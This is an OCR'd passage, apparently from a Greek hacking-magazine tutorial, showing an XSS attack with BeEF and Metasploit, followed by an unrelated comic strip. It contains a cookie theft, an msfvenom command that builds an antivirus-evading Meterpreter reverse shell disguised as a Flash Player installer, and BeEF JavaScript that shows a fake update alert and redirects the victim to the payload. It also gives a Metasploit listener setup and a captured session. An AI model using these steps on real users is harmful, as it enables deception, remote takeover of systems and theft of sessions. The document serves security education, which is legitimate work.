γραμμή που εμφανίστηκε αποτελεί μια περίληψη της ενέργειάς μας.

Το No-Script plug-in που υπάρχει εγκατεστημένο στο Firefox του BackTrack δεν θα επιτρέψει το login στο user interface του BeEF. Γι' αυτό θα χρειαστεί να του δηλώσουμε πως θέλουμε να επιτρέπει τα πάντα από το μηχάνημά μας...




Κάνοντας διπλό κλικ σε αυτή τη γραμμή, στη δεξιά στήλη του περιβάλλοντος θα εμφανιστούν οι σχετικές λεπτομέρειες (εικόνα 5). Εκεί θα δούμε ότι μόλις κλέψαμε το cookie της διευθύντριας!

BeEF και Metasploit κι απ' όλα!

Στην αριστερή στήλη του BeEF εμφανίζεται μια λίστα με όλους τους browser των θυμάτων που έχουν συνδεθεί στο μηχάνημά μας. Στην εικόνα υπάρχει ο browser της διευθύντριας. Ξέρετε, του σχολείου στο Ανατολικό Τιμόρ ;)

Πριν κλείσουμε θα δούμε ένα ακόμη παράδειγμα. Αυτή τη φορά θα συνδυάσουμε το BeEF, το Metasploit Framework και μια δόση social engineering. Θα εμφανίσουμε στο θύμα μας ένα παράθυρο pop-up, με κάποιο μήνυμα. Στόχος μας είναι η εξαπάτηση του ανυποψίαστου χρήστη, με τη δήθεν ενημέρωση για μια κρίσιμη αναβάθμιση του συστήματός του. Φυσικά, μαζί με την ενημέρωση θα του προσφέρουμε και το σχετικό αρχείο. Όπως αντιλαμβάνεστε, αυτό το αρχείο δεν θα αποτελεί αναβάθμιση κανενός προγράμματος και δεν θα είναι καθόλου αθώο. Κάπου εδώ έρχεται να μας βοηθήσει το Metasploit και για την ακρίβεια το εργαλείο msfvenom. Αυτό το εργαλείο στηρίζεται σε δύο άλλα (το msfpayload και το msfencode) και μπορεί να μετατρέπει ένα payload του Metasploit Framework σε εκτελέσιμο αρχείο! Μάλιστα το msfvenom πραγματοποιεί



και διάφορα είδη κωδικοποίησης, ώστε το payload να μην είναι εύκολα ανιχνεύσιμο από τα προγράμματα antivirus.

Πριν προχωρήσουμε στις λεπτομέρειες της επίθεσης, θα κατασκευάσουμε το εκτελέσιμο που θα στείλουμε στο θύμα. Το payload θα είναι το γνωστό Meterpreter shell και θα το κωδικοποιήσουμε χρησιμοποιώντας τον αλγόριθμο shikata ga nai. Στην κονσόλα του Backtrack, λοιπόν, δίνουμε το εξής:

```
root@bt:~# msfvenom -p windows/meterpreter/reverse_tcp -e x86/
shikata_ga_nai -i 10 -f exe LHOST=192.168.1.109 LPORT=1234 > /
var/www/install_flash_player_32bit.exe
```

Με την παράμετρο -p δηλώνουμε το payload με το οποίο θέλουμε να δουλέψουμε. Η παράμετρος -e ορίζει τον αλγόριθμο κωδικοποίησης που θέλουμε να χρησιμοποιήσουμε και η παράμετρος -i δείχνει πόσες φορές θέλουμε να επαναληφθεί η κωδικοποίηση. Με την ευκαιρία, να πούμε ότι επιθυμούμε την πολλαπλή κωδικοποίηση του payload, ώστε η ανίχνευσή του από τα antivirus να είναι δύσκολη. Με την παράμετρο -f δηλώνουμε τον επιθυμητό τύπο αρχείου που θέλουμε να δημιουργηθεί. Οι παράμετροι LHOST και LPORT δηλώνουν τη διεύθυνση και μια δικτυακή θύρα του μηχανήματός μας. Αυτά τα στοιχεία ενσωματώνονται στο payload. Βλέπετε, το payload αποτελεί ένα Shell, το οποίο θα προσπαθήσει να συνδεθεί στο δικό μας μηχάνημα, από τον υπολογιστή του θύτη. Επομένως, όταν ενεργοποιηθεί, θα πρέπει να ξέρει που να μας βρει. Τέλος, με τον τελεστή ανακατεύθυνσης δηλώνουμε το επιθυμητό όνομα για το αρχείο που θα προκύψει.

Έχοντας έτοιμο το πρόγραμμα που θα πλασάρουμε στο θύμα, σειρά έχει η ενεργοποίηση του Apache. Το θύμα μας θα κληθεί να κατεβάσει το payload που "μεταγλωττίσαμε" προηγουμένως και θα πρέπει κάπως να του το προσφέρουμε. Γι' αυτό, ακολουθούμε τη διαδρομή Applications --> BackTrack --> Services --> HTTPD --> Apache start. Δεν ξέρουμε αν το παρατηρήσατε, αλλά το αρχείο που δημιουργήσαμε προηγουμένως βρίσκεται "κάτω" από το default document root. Επομένως, είναι έτοιμο προς κατέβασμα.

Τώρα είναι όλα έτοιμα! Αυτό που μένει είναι να κάνουμε μια επιτυχημένη επίθεση XSS σε κάποιο website και να φυτέψουμε το payload του BeEF. Έτσι, ο επισκέπτης της πειραγμένης σελίδας θα καταλήξει να συνδεθεί στο μηχάνημά μας και το BeEF θα πάρει τον έλεγχο του browser του. Το πώς μπορούμε να πετύχουμε όλα αυτά το είδαμε και νωρίτερα. Αυτή τη φορά, λοιπόν, θα θεωρήσουμε ότι έχουμε ήδη τσακώσει τον browser κάποιου θύματος και θα συνεχίσουμε από εκεί. Το ζητούμενο, πλέον, είναι να τον πείσουμε να κατεβάσει το "πακετάκι" που έχουμε ετοιμάσει και το οποίο προσφέρουμε μέσω του Apache. Για το σκοπό αυτό επιστρέφουμε στο BeEF, διαλέγουμε τον browser του θύματος και επιλέγουμε από την καρτέλα Commands την επίθεση Raw JavaScript (από την κατηγορία Misc). Εδώ μπορούμε να γράψουμε δικό μας κώδικα JavaScript και να τον στείλουμε στο θύμα. Στο κουτάκι JavaScript Code (στα δεξιά), γράφουμε τον ακόλουθο κώδικα:

```
alert('Your Flash Player plug-in seems outdated. Please upgrade
to the new version. Download is starting now...');

window.location='http://192.168.1.109/install_flash_player_32bit.
exe';
```

Αυτό ήταν! Στον browser του θύματος θα εμφανιστεί ένα παράθυρο, το

οποίο θα τον ενημερώνει ότι το Flash Player plug-in χρειάζεται αναβάθμιση. Στο ίδιο παράθυρο θα εμφανίζεται και μια διεύθυνση για να κατεβάσει την ενημερωμένη έκδοση. Προφανώς, αν πραγματοποιούσαμε αυτή την επίθεση στα σοβαρά θα είχαμε φροντίσει ώστε το μηχάνημά μας να έχει κάποιο “επίσημο” όνομα και όχι μια σκέτη αριθμητική διεύθυνση. Τώρα πρέπει να περιμένουμε, ελπίζοντας ότι το θύμα θα πιστέψει το μήνυμα και θα προσπαθήσει να κατεβάσει και να εκτελέσει αυτό που του πλασάρουμε. Βέβαια, στην περίπτωση που πάνε όλα καλά (για εμάς, όχι για το θύμα) θα πρέπει να είμαστε προετοιμασμένοι. Θα πρέπει να έχουμε δημιουργήσει έναν listener μέσα από το Metasploit, ο οποίος θα περιμένει συνδέσεις στη διεύθυνσή μας και στη θύρα 1234 (αυτήν επιλέξαμε κατά την κατασκευή του payload). Για να ετοιμάσουμε αυτόν το listener, ανοίγουμε ένα τερματικό και δίνουμε τα ακόλουθα:

```
root@bt:~# msfupdate
[*]
[*] Attempting to update the Metasploit Framework...
[*]
[...]
root@bt:~# msfconsole
       =[ metasploit v4.3.0-release [core:4.3 api:1.0]
+ -- --=[ 838 exploits - 471 auxiliary - 142 post
+ -- --=[ 250 payloads - 27 encoders - 8 nops
       =[ svn r15197 updated today (2012.04.28)
msf > use exploit/multi/handler
msf  exploit(handler) > set LHOST 192.168.1.109
LHOST => 192.168.1.109
msf  exploit(handler) > set LPORT 1234
LPORT => 1234
msf  exploit(handler) > exploit
[*] Started reverse handler on 192.168.1.109:1234
[*] Starting the payload handler...
```

Ξεμπερδέψαμε και μ’ αυτό! Είμαστε έτοιμοι να δεχτούμε συνδέσεις από το payload, εφόσον εκτελεστεί από το θύμα μας... Τελικά, το ευκολόπιστο θύμα πίστεψε το μήνυμα και κατέβασε το αρχείο install_flash_player_32bit.exe. Όταν το εκτέλεσε, στην κονσόλα του Metasploit εμφανίστηκαν οι ακόλουθες γραμμές:


```
[*] Sending stage (752128 bytes) to 192.168.1.104
[*] Meterpreter session 1 opened (192.168.1.109:1234 ->
192.168.1.104:13273) at 2012-04-28 17:45:45 +0300
meterpreter >
```


Μόλις άνοιξε ένα Meterpreter session με επιτυχία. Από εδώ και πέρα μπορούμε να χρησιμοποιήσουμε διάφορες εντολές του Meterpreter για να παίξουμε με το σύστημα του θύματος -- ή και για να το καταλάβουμε ολοκληρωτικά!

Επίλογος

Όπως είδαμε, οι επιθέσεις XSS μπορούν να κάνουν μεγάλη ζημιά και να καταστρέψουν ολόκληρα συστήματα και χρήστες. Πρέπει να είμαστε ιδιαίτερα προσεκτικοί με τα site που επισκεπτόμαστε και να μην εμπιστευόμαστε άκριτα τα μηνύματα και τις ειδοποιήσεις που εμφανίζονται. Οι προγραμματιστές από την πλευρά τους οφείλουν να γνωρίζουν όλα τα αντίμετρα και να εκπαιδεύονται σωστά, ώστε να αποφεύγουν αυτέ τις τόσο κοινότοπες επιθέσεις! Ως επιτιθέμενοι, συνδυάζοντας με πονηριά διάφορα εργαλεία κάναμε μια απλή επίθεση XSS και πήραμε τον έλεγχο ενός συστήματος. Φανταστείτε ότι η παραπάνω επίθεση θα μπορούσε να πραγματοποιηθεί ενάντια σε δεκάδες χρήστες ταυτόχρονα, αν η ευπάθεια XSS βρισκόταν σε κάποιο γνωστό website. Ο σοφός λαός λέει “φύλαγε τα ρούχα σου για να έχεις τα μισά”. Στη δική μας περίπτωση, εργαλεία όπως το No-Script, μαζί με τη λογική και τη διαίσθησή μας, είναι αυτά που θα μας προφυλάξουν. Μείνετε συντονισμένοι για περισσότερες επιθέσεις!

Στη δεξιά στήλη βλέπουμε τα «αποτελέσματα» από την εκτέλεση κάθε ενέργειάς μας...




Lakis.gr
ΕΙΜΑΙ Ο ΛΑΚΗΣ
ΑΥΤΟ ΕΙΝΑΙ ΤΟ PC ΜΟΥ.
"ΕΙΜΑΙ ΤΟ PC ΤΟΥ.
ΑΥΤΟΣ ΕΙΝΑΙ ΗΛΙΘΙΟΣ."
ΑΥΤΟ ΠΟΥ ΕΚΑΝΕ Η MICROSOFT ΕΙΝΑΙ ΠΟΛΥ ΕΞΥΠΝΟ....
...ΑΝΤΙ ΝΑ ΣΕ ΜΠΕΡΔΕΥΕΙ ΜΕ ΟΝΟΜΑΤΑ ΠΧ NT, XP, VISTA ΤΟ ΓΥΡΙΣΕ ΣΕ ΕΚΔΟΣΕΙΣ... WINDOWS 7, WINDOWS 8....
....ΕΤΣΙ ΜΟΥ ΕΡΧΕΤΑΙ ΝΑ ΞΑΝΑΒΑΛΩ ΤΑ WINDOWS 95...
...ΓΙΑ ΝΑ ΕΙΜΑΙ 87 ΕΚΔΟΣΕΙΣ ΜΠΡΟΣΤΑ
ΣΧΕΔΙΟ: J.BARDAKOS - ΚΕΙΜΕΝΟ: D.C.
4-5-2012 WWW.LAKISGR.COM

deltahacker.gr